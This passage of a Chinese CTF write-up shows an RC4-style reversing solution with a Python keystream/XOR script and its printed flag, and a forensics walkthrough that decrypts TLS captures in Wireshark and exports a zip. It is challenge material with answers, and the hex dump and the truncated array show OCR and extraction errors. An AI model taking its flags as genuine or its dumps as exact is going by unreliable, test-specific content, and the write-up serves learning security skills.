a=[201, 255, 113, 244, 194, 213, 1, 85, 200, 135, 111, 249, 226, 51, 26, 146, 22, 29, 78, 162, 117, 211, 5, 25, 161, 210, 80, 35, 10, 15, 12, 18, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113, 122, 131, 140, 149, 158, 167, 176, 185, 194, 203, 212, 221, 230, 239, 248, 254, 250, 246, 242, 238, 234, 230, 226, 222, 218, 214, 210, 206, 202, 198, 194, 190, 186, 182, 178, 174, 170, 166, 162, 158, 154, 150, 146, 142, 138, 134, 130, 126, 122, 118, 114, 110, 106, 102, 98, 94, 90, 86, 82, 78, 74, 70, 66, 62, 58, 54, 50, 46, 42, 38, 34, 30, 26, 22, 18, 14, 10, 6, 2, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151, 147, 143, 139, 135, 131, 127, 123, 119, 115, 111, 107, 103, 99, 95, 91, 87, 83, 79, 75, 71, 67, 63, 59, 55, 51, 47, 43, 39, 35, 31, 27, 23, 19, 15, 11, 7, 3, 255, 251, 247, 243, 239, 235, 231, 227, 223, 219, 215, 211, 207, 203, 199, 195, 191, 187, 183, 179, 175, 171, 167, 163, 159, 155, 151
```

```
        break
for g in range(49):
    a[i], a[j] = a[j], a[i]
    if (j <= a[i]):
        j = j + 256 - a[i]
    else:
        j = j - a[i]
    i = i - 1
    t = (a[i] + a[j]) % 256
    r.append(a[t])
x = [None] * 50
for i in range(50):
    x[49 - i] = r[i]
flag=''
for i in range(50):
    flag+=chr(c[i] ^ x[i])
print(flag)
```

得到flag

```
PS C:\Users\hp pavilion x360 14> python -u "c:\Users\hp pavilion x360 14\Desktop\c4.py"
hgame{oo00000o~_reVerSE+The_prGA+0F-Rc4++0oo0000o}
```

## Misc

这一周的MISC二次元指数爆表

二次元又来了



## Cosmos的午餐


Cosmos做梦都想吃一次芽衣亲手做的午餐，边吃饭边左拥八重樱右抱希儿这种。  
他在屏幕前对着图片做白日梦的样子恰巧被路过的ObjectNotFound看到了。

“唔...好香呀！”

“Cosmos！醒醒！别睡了！！起来做PWN了！！！”

PS: Cosmos经常往图片备注里塞东西。

和每日推荐一样是一个wireshark的流量包，但是这次捕获到的都是ssl加密过后的数据，查了一下资料，现在wireshark设置里导入那个流量日志，之前看到的教程说实在ssl协议里，不过型版本的wireshark把ssl合并到tls里去了



这样就可以看到解密过后的内容，选择导出http



Capture.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器: <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
6084	116.000000	Wireshark · 导出 · HTTP 对象列表				
6085	116.000000					
6086	116.000000					
6087	116.000000	6103 wetransfer-us-prod-outgoing.s3.amazonaws.com		application/x-www-form-urlencoded	1220 kB	e418689cfbcc62
6088	116.000000	1804 e-10220.adzerk.net		application/json	153 kB	v2
6089	116.000000	3365 e-10220.adzerk.net		application/json	153 kB	v2
6090	116.000000	6586 e-10220.adzerk.net		application/json	153 kB	v2
6091	116.000000	2758 assets.wetransfer.net		text/javascript	8492 bytes	wallpaper-api-2.
6092	116.000000	1520 p.teads.tv		application/javascript	3365 bytes	teads-fellow.js
6093	116.000000	1480 events.launchdarkly.com		application/json	1931 bytes	5b82f232809141
6094	116.000000	4649 snowplow.wetransfer.com		application/json	1743 bytes	tp2
6095	116.000000	1274 snowplow.wetransfer.com		application/json	1207 bytes	tp2
6096	116.000000	1526 e-10220.adzerk.net		application/json	1066 bytes	v2
6097	116.000000	3319 e-10220.adzerk.net		application/json	1066 bytes	v2
6098	116.000000	6131 e-10220.adzerk.net		application/json	1066 bytes	v2
6099	116.000000	2111 snowplow.wetransfer.com		application/json	1041 bytes	tp2
6100	116.000000	3242 snowplow.wetransfer.com		application/json	1041 bytes	tp2
6101	116.000000	3294 snowplow.wetransfer.com		application/json	1041 bytes	tp2
6102	116.000000	4427 snowplow.wetransfer.com		application/json	1041 bytes	tp2
6103	116.000000	4528 snowplow.wetransfer.com		application/json	1041 bytes	tp2
6104	116.000000	4901 snowplow.wetransfer.com		application/json	1041 bytes	tp2
6105	116.000000	6216 snowplow.wetransfer.com		application/json	1006 bytes	tp2
6106	116.000000	1219 snowplow.wetransfer.com		application/json	989 bytes	tp2
6107	116.000000	1619 ssl.trustwave.com		application/pkix-cert	956 bytes	STCA.crt

文本过滤器:


Save Save All Close Help

Frame (8291 bytes) Decrypted TLS (8208 bytes) Reassembled SSL (1221653 bytes)

Capture.pcapng 分組: 7093 · 已显示: 7093 (100.0%) 配置: Default

看到一个很大的数据, 导出


```
0000h: 50 4B 03 04 14 00 00 00 08 00 BD 7A 32 50 90 C5 PK.....%z2P.Å
0010h: C1 F1 60 9F 12 00 7A C0 12 00 15 00 00 00 4F 75 ÅH`Y...zÅ.....Ou
0020h: 74 67 75 65 73 73 20 77 69 74 68 20 6B 65 79 2E tgness with key.
0030h: 6A 70 67 EC 9A 57 58 13 51 16 80 C3 22 D2 05 0B jpgi5WX.Q.eÅ"Ö..
0040h: 45 AA 52 44 40 AA F4 96 45 A4 8B 48 EF 41 7A 89 E*RD@*ô-E*HIAZ%
0050h: F4 92 50 A3 48 91 2E 20 20 45 50 90 5E 22 BD 13 ó'P&H'. EP.^"%.
0060h: E9 D2 A5 F7 12 AA F4 84 1A 20 09 9B DD 6F CB CB éÖ÷.*ô...YöEë
0070h: 3E EC EE C3 EE C3 FA CF 77 33 73 67 EE CC 39 E7 >iîÅiÅuIw3sgii9ç
0080h: 9B 9B 7B CF 39 77 AE A6 AF 96 01 B4 1A 2A EA 2A >>{i9w@|"-.'.*
0090h: 00 22 22 C2 C0 4B C2 06 B8 42 D2 A6 28 43 9D EC .""ÅKÅ..BÔ;(C.i
00A0h: 01 00 2D 2D 00 1F 00 00 20 03 10 47 38 01 AE 11 .--.....G8.Θ.
00B0h: 8E 88 08 15 85 CC CC 3F EF 01 C2 00 00 2D 68 9B Ž'.....iî?i.Å..h>
00C0h: 05 40 4A 38 47 45 ÅB 8B 02 08 B0 6C FF A5 FD 6F .@J8G"~(..°lY¥yo
00D0h: 7E F3 9B DF FC E6 37 BF F9 7F 85 E8 1F DE 01 D9 ~ô>Büæ7çù...è.P.Ü
00E0h: 8B DF DE C1 6F 7E F3 9B DF FC E6 37 BF 01 00 34 <ÅBÅö~ô>Büæ7ç..4
00F0h: 01 76 00 3F 80 0C E0 1E C0 01 60 00 78 0E F0 04 .v.?e.à.°.x.8.
0100h: 58 13 36 5B 80 2E 40 1A 60 0C 70 24 EC 9F 00 9E X.6[€.@.°.p$iiY.ž
0110h: 02 54 01 EE 00 7F C2 F6 E7 BC 04 D9 82 A3 B7 B7 .T.i.Åöç4.Ü.è..
0120h: BB C8 90 9E AB 97 A0 95 AD 9B B5 8D A0 8D 9B 8B »E...«-~>µ..>X
0130h: 10 D4 CA 5D 48 44 50 58 08 20 07 84 BA 5B D9 80 .ÔÊ)HDPX. ...°[Üe
0140h: ED BC EF 59 DB 39 38 B9 CA F3 1C 34 21 78 EE 39 i+uYÜ98*Êó.4!xi9
0150h: D9 CA F3 18 89 6B 09 6B B9 2B D9 39 3A A9 F9 7B ÜÊó.k.k'+Ü9:0ù{
0160h: DA E9 F9 3F D7 B7 F1 07 DB 48 DB F2 00 15 A8 29 Üèù?*.Å.ÜHÜò..")
0170h: E4 A0 32 50 17 77 17 3B 6F AB 7B 50 97 57 AE 5E ä 2P.w.;o«(P-W0^
0180h: 32 50 79 8E BF 3C 5D 86 70 FC E7 D3 42 1C 0A 72 2PyŽz<|tpúçÓB..r
0190h: 9E B6 F6 32 BA 4F 55 FE DA 82 50 93 E7 F8 AB 2E žTô2°OUpÜ,P"çø«.
01A0h: 10 08 44 10 F2 58 D0 CD D3 41 48 44 5A 5A 5A 48 .D.ôXBÍÓÅHDZZZH
01B0h: 58 54 48 54 54 80 D0 42 C0 CB CF D5 DB 0A 2A E0 XTHTTÊBÅÈÏÖÜ.*à
01C0h: EA C5 C9 21 A4 20 27 F4 77 31 04 99 F7 FE 0B FC eÅÊ!M 'ôw1.™~p.ü
01D0h: 16 F2 6F F1 5B C8 BF C5 6F 21 FF 16 BF 85 FC 5B .ôoñ[ÊçÅo!Y.ç..ü[
01E0h: FC 16 F2 6F F1 5B C8 BF C5 FF 5E C8 3F 5C 15 3B ü.ôoñ[ÊçÅY^Ê?..;
01F0h: 57 82 7F 02 11 38 22 57 73 00 25 C0 1F 88 FE CC W,...!8"ws.*Å..pî
0200h: 1F FE 5C FE CC 35 E2 3F FF 92 5C BB 46 7C ED 3A .p\pI5â?Y'»F|i:
0210h: C9 F5 EB 7F 12 A4 E4 64 84 42 7A FD 3A 19 25 19 Êôè.)wäd„Bzy:.*%
0220h: 39 C5 9F 21 C5 51 51 52 50 FD B9 F2 E7 87 10 6E 9ÄY!..QQRPy'òç+.n
0230h: FD CB 5D C4 C4 24 14 A4 D7 49 29 FE 6D AE BE 03 YÊ[ÅÄS.*X)pm0%.
0240h: A2 AB 4E 00 3B 21 A1 43 42 F4 17 FE 9E E0 F9 03 n' 'p$. 'çä.üäç.ñM
0250h: F1 35 92 EB A4 04 35 28 09 0D 6A 68 09 EA 13 13 c«N.;!;CBô.pžàù.
